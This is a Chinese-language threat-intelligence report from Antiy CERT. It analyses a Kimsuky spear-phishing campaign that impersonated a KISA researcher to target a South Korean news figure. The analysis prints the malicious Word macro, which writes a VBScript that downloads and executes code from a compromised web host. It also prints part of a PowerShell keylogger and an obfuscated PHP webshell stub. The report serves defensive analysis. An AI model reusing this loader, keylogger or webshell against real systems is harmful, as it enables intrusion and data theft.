Kimsuky 组织针对韩国新闻行业的钓鱼活动分析

> 安天是专注于威胁检测防御技术的领导厂商，为用户提供端点防护、流量监测、深度分析、威胁情报和态势感知等相关产品、解决方案与服务。

时间： 2021 年 12 月 30 日 来源： 安天 CERT

1. 概述

近期，安天 CERT（安天应急响应中心）在梳理安全事件时，发现一例伪装成韩国互联网安全局（KISA）研究员针对韩国新闻行业重要人物进行鱼叉钓鱼的网络攻击活动，经研判分析，此次活动来自 Kimsuky 组织。Kimsuky 是一个疑似来源于半岛方向的网络间谍组织，其至少自 2012 年以来一直保持活跃。该组织的最初攻击目标主要是韩国的政府、军队、外交、智囊团以及各领域专家，如今已扩展覆盖至欧美、俄罗斯、日本等亚洲国家和地区，其情报收集活动的重点也从最初的与半岛方向相关外交政策和国家安全问题拓展到数字货币等领域。

此次钓鱼攻击手法可总结如下：攻击者首先通过老版本的 BBS 论坛程序漏洞入侵一批网站，上传 Webshell 控制网站服务器用作跳板，挂载功能脚本和待分发的载荷。然后攻击者发送鱼叉式钓鱼邮件，等待受害者的机器中招后下载跳板上的载荷，执行后可获得受害机器的系统信息、文件和凭证等重要数据。

2. 攻击流程分析

经过分析还原，推测攻击流程如下：攻击者首先通过 BBS 漏洞入侵了网站，然后上传 Webshell 及其他攻击活动中所需要的组件到 web 服务器，web 服务器作为跳板机，实现发送邮件、接收受害者信息、提供恶意载荷下载等功能。最后攻击者构造钓鱼邮件投递到目标机诱导用户执行，攻击者可通过 Webshell 获取收集到的受害者信息。



图 2-1 攻击流程示意图

3. 钓鱼邮件分析

表 3-1 二进制可执行文件

病毒名称	Trojan/Generic.ASMacro.2D130
原始文件名	210813_업무연락(사이버안전).doc
MD5	1287F69B59F67AAB247487CDD*********
文件大小	243.00 KB (248832 bytes)

文件格式	MS Word Document
VT 首次上传时间	2021-08-23 08:33:04
VT 检测结果	32/61

此次攻击活动目标为驻韩 - 韩国境内的 Daily NK 代表，攻击者向其发送标题可译为 “210813_Business Contact (Cyber Safety)” 的钓鱼邮件，钓鱼邮件中仅包含了一个含有恶意宏的 doc 附件。

表 3-2 邮件信息

邮件名	210813_업무연락(사이버안전)
发件人	김동욱 <kimkisa11@daum.net>
收件人	spir**@naver.com
收件人身份	驻韩 - 韩国境内的朝鲜民主人权运动人士
附件名	210813_업무연락(사이버안전).doc

钓鱼邮件的内容如下所示。

图 3-1 钓鱼邮件

值得注意的是，该附件打开时需要密码，等目标邮件询问正确的密码时，攻击者将回复补充密码。仿冒真实案例 [1]，此次行动中回复的内容大致为 “我很抱歉，先生。看来我犯了一个错误。密码是 cyber08^。谢谢。Dongwook Kim 高级研究员。”



图 3-2 附件打开时需要密码



图 3-3 攻击者回复补充密码 [1]

攻击者以文档创建于早期 Word 版本作为借口，诱导目标启用宏。



图 3-4 诱导目标启用宏

文档中的宏代码主要实现两部分功能，一部分用于显示出文档中的诱饵内容，另一部分用于从服务端下载恶意载荷并执行。

```
Sub ViewPage(nShape)
    On Error Resume Next
    Set doc = ActiveDocument
    Set sel = doc.Shapes(nShape)
    sel.Fill.Solid
    sel.Delete
    For ViewMode = 10 To 0 Step -1
        ActiveWindow.View.SeekView = ViewMode
        With Selection
            .WholeStory
            .Font.Hidden = False
            .Collapse
        End With
    Next
End Sub

Sub MainPage(resp)
    Documents.Add
    hs = "On Error Resume Next:Set mx = CreateObject(""Microsoft.XMLHTTP""):mx.open ""GET"", ""http://xxx/list.php?query=1"", False:mx.Send:Execute(mx.responseText)"
    ui = "bipaf.org/bbs/zipcode/a
    hs = Replace(hs, "xxx", ui)
    rp = resp & "\1509989024.xml"
    ActiveDocument.Range.Text = hs
    ActiveDocument.SaveAs rp, wdFormatText
    ActiveDocument.Close
    Set wmObj = GetObject("winmgmts:win32_process
    wmObj.Create "wscript.exe //e:vbscript //b
End Sub

Sub AutoOpen()
    On Error Resume Next
    Application.ActiveWindow.View.Type = wdPrintView
    Set wnd = ActiveDocument
    wnd.Unprotect "1qaz2wsx"
    ViewPage ("pic")
    wnd.Save
    Set ob_tmp = Application.Templates
    Dim tmp As Template
    For Each tmp In ob_tmp
    If tmp.Type = 0 Then
        MainPage (tmp.Path)
        Exit For
    End If
    Next
End Sub
```

图 3-5 文档中的宏代码

正文诱饵内容大致以韩国网络振兴院的口吻描述智能手机感染恶意程序的应对方法，以增强文档的可信性。



图 3-6 显示出的诱饵内容

创建 1589989024.xml 文件到模板路径下，并通过调用 wscript.exe 来执行 xml 中的 vbscript 代码，VBScript 代码用于从服务端下载恶意载荷并执行。代码内容如下：

```
"On Error Resume Next:Set mx = CreateObject("Microsoft.XMLHTTP"):
mx.open "GET", "http:/[redacted]bs/zipcode/auth/a4b5e82/586f0a/list.php?query=1" , False:
mx.Send:
Execute(mx.responseText)"
```

图 3-7 下载恶意载荷的代码

图 3-8 xml 文件内容

分析过程中载荷已被删除，因此无法对后续载荷进行分析，但参考以往同源样本可估测后续实现的功能主要如下 [2]：

1) 将 VBAWarnings 数据添加到 MS Office 注册表中以此更改安全功能。

2) 构造特定的 http 数据头，并将收集的信息（系统信息、进程列表、最近访问的文件等）经过 Base64 编码后传回跳板机。

3) 设置计划任务用于执行跳板机中的其它恶意代码。

4) 执行经过 Base64 编码的 PowerShell 脚本，运行带有恶意的键盘记录功能，以记录用户的键盘输入。

```
130                 {
131                     $LogOutput += "[v]"
132                 }
133                 elseif ( $ascii -eq 0x08 ) #VK_BACK
134                 {
135                     $LogOutput += "[Bk]"
136                 }
137                 elseif ( $ascii -eq 0x24 ) #VK_HOME
138                 {
139                     $LogOutput += "[Home]"
140                 }
141                 elseif ( $ascii -eq 0x23 ) #VK_END
142                 {
143                     $LogOutput += "[End]"
144                 }
145                 elseif ( $ascii -eq 0x11 )
146                 {
147                     $LogOutput += "[Ctrl]"
148                 }
149                 elseif ( $ascii -eq 0x09 )
150                 {
151                     $LogOutput += "[Tab]"
152                 }
153                 elseif ( $ascii -eq 0x1b )
154                 {
155                     $LogOutput += "[Esc]"
156                 }
157                 elseif ( $ascii -eq 1 )
158                 {
159                     $LogOutput += "[LM]"
160                 }
161                 elseif ( $ascii -eq 2 )
162                 {
163                     $LogOutput += "[RM]"
164                 }
165                 elseif ($ascii -gt 0x2F )
166                 {
167                     # translate scan code to real code
168                     $virtualKey = $API::MapVirtualKey($ascii, 3)
```

图 3-9 击键记录功能的 Powershell 脚本 [2]

4. 跳板机分析

4.1 Webshell 分析

经过研判，载荷分发服务器的性质为跳板机，通过扫描发现某目录下存在 Webshell，根据服务器运行内容判断攻击者可能通过 BBS 漏洞入侵，得手后上传 Webshell 来对服务器进行操作，包括上传工具脚本和处理日志结果。

对 Webshell 分析发现其采用的是嵌套的 gzinflate 和 base64_decode 做加密：

```
<?php
eval(gzinflate(base64_decode('FZnHruvWEkQ/xzY4YE4wPBBzznnywJ
?>
</table></div><div id=result><center></p><p><font size=4 color=green>&copy <a style='color:green; text-
</body>
</html>
```

图 4-1 Webshell 代码

该工具可能为 Kimsuky 组织自研的 Webshell 工具，能够获取网站服务器的操作系统版本、操作系统名、主机名、cpu 型号、IP 地址等信息，具备目录选择及文件的下载、重命名、删除、查看、上传等功能。



图 4-2 Webshell 界面

在对网站文件排查时发现日志文件中记录如下信息，猜测在攻击过程中如果检测到目标存在分析行为，会自动删除所有文件。

```
================ 09:23, 11.02.2021 ================
<AnalysisLevel 1>
Warning!!! This host is analysing.
ip : [redacted]
query : 6\\2
UserAgent : Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36
Deleting all files...
================ 13:39, 11.02.2021 ================
<AnalysisLevel 1>
Warning!!! This host is analysing.
ip : [redacted]
query : 3
UserAgent : Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54 Safari/537.36
Deleting all files...
```

图 4-3 文件删除的日志

4.2 发件工具分析

跳板机中的其余恶意文件已被删除，只观察到其中部分 php 文件。发现遗留的 php 文件中包含可能为该组织自有的发件工具，将该发件工具插入到跳板机的 web 目录中，设置好可用来操纵跳板机发送邮件。

图 4-4 轻量级邮件发送工具

4.3 受害日志分析

跳板机会将受害者主机的信息存放到文件中，此行为猜测应为上述宏文档下载的后续恶意载荷所具备的功能。文件中收集的信息包括：基础系统信息、反病毒产品列表、特殊文件夹下的文件 - 最近编辑或打开的、进程列表信息。受害机中的文件名中含有许多 “报道资料” 、 “平泽” 字样以及许多时事新闻内容，以此推测受害者是一名韩国人，且且应是新闻从业人员。



图 4-5 收集到的受害者信息

根据对收集到的日志、邮件等信息进行分析，我们发现连接 Webshell 的 IP 与鱼叉邮件中的发件 IP 一致 (192.203.145.*)。查询到该 IP 地址归属于韩国建国大学，其只曾开放过 3389 端口且当前已关闭，无法继续分析，猜测其可能是攻击者攻陷的跳板机。

图 4-6 发送鱼叉邮件的 IP 所指向的主机

5. 威胁框架映射

本次系列攻击活动共涉及 ATT&CK 框架中 9 个阶段的 13 个技术点，具体行为的技术特点分布图如下：



图 5-1 技术特点对应 ATT&CK 的映射

具体的 ATT&CK 技术行为描述表如下：

表 5-1 ATT&CK 技术行为描述表

ATT&CK 阶段 / 类别	具体行为	注释
资源开发	入侵基础设施	入侵网站服务器作为跳板机。
初始访问	网络钓鱼	通过鱼叉邮件的方式投递到受害者主机。
初始访问	利用受信关系	伪装成 KISA 的高级研究员发送钓鱼邮件。
执行	诱导用户执行	诱导用户打开宏文档执行恶意宏代码。
持久化	利用计划任务 / 工作	通过添加计划任务实现持久化功能

防御规避	删除主机中的信标	发现目标为分析机后，会删除所有攻击者生成的文件。
发现	发现系统信息	获取系统信息
发现	发现进程	获取进程列表
发现	发现文件和目录	获取近期打开的文件名及特定目录下的文件名
收集	压缩 / 加密收集的数据	收集到的受害者信息经过 base64 编码。
收集	自动收集	收集受害者近期访问的文件、特定几个文件夹中的内容、进程列表等信息传回跳板机中。
命令与控制	使用代理	使用入侵的 web 服务器作为跳板机
数据渗出	自动渗出数据	收集到的数据会自动发送到跳板机中

6. 总结

Kimsuky 组织作为半岛方向的 APT 组织，一直保持着很高的活跃度，其对热点事件尤其是军事政治和外交等相关的事件

保持较高的关注，该组织在攻击过程中体现出轻量化、多阶段脚本载荷的特点，以避免检测或延迟分析时间。此次攻击活动与以往攻击活动相似，均是入侵网站将其作为跳板机同受害机通信，此类攻击手法能够在一定程度上减少暴露的可能。

附录：参考资料

[1] 북한 해킹조직 ‘탈륨’, KISA 직원까지 사칭...전방위 공격

https://www.dailynk.com/20210817-4/

[2] 탈륨조직, 국내 블록체인 기업 체불확인원 문서로 공격 수행

https://blog.alyac.co.kr/3458

Widget ==========

全文完

本文由 简悦 SimpRead 优化，用以提升阅读体验

使用了 全新的简悦词法分析引擎 beta，点击查看详细说明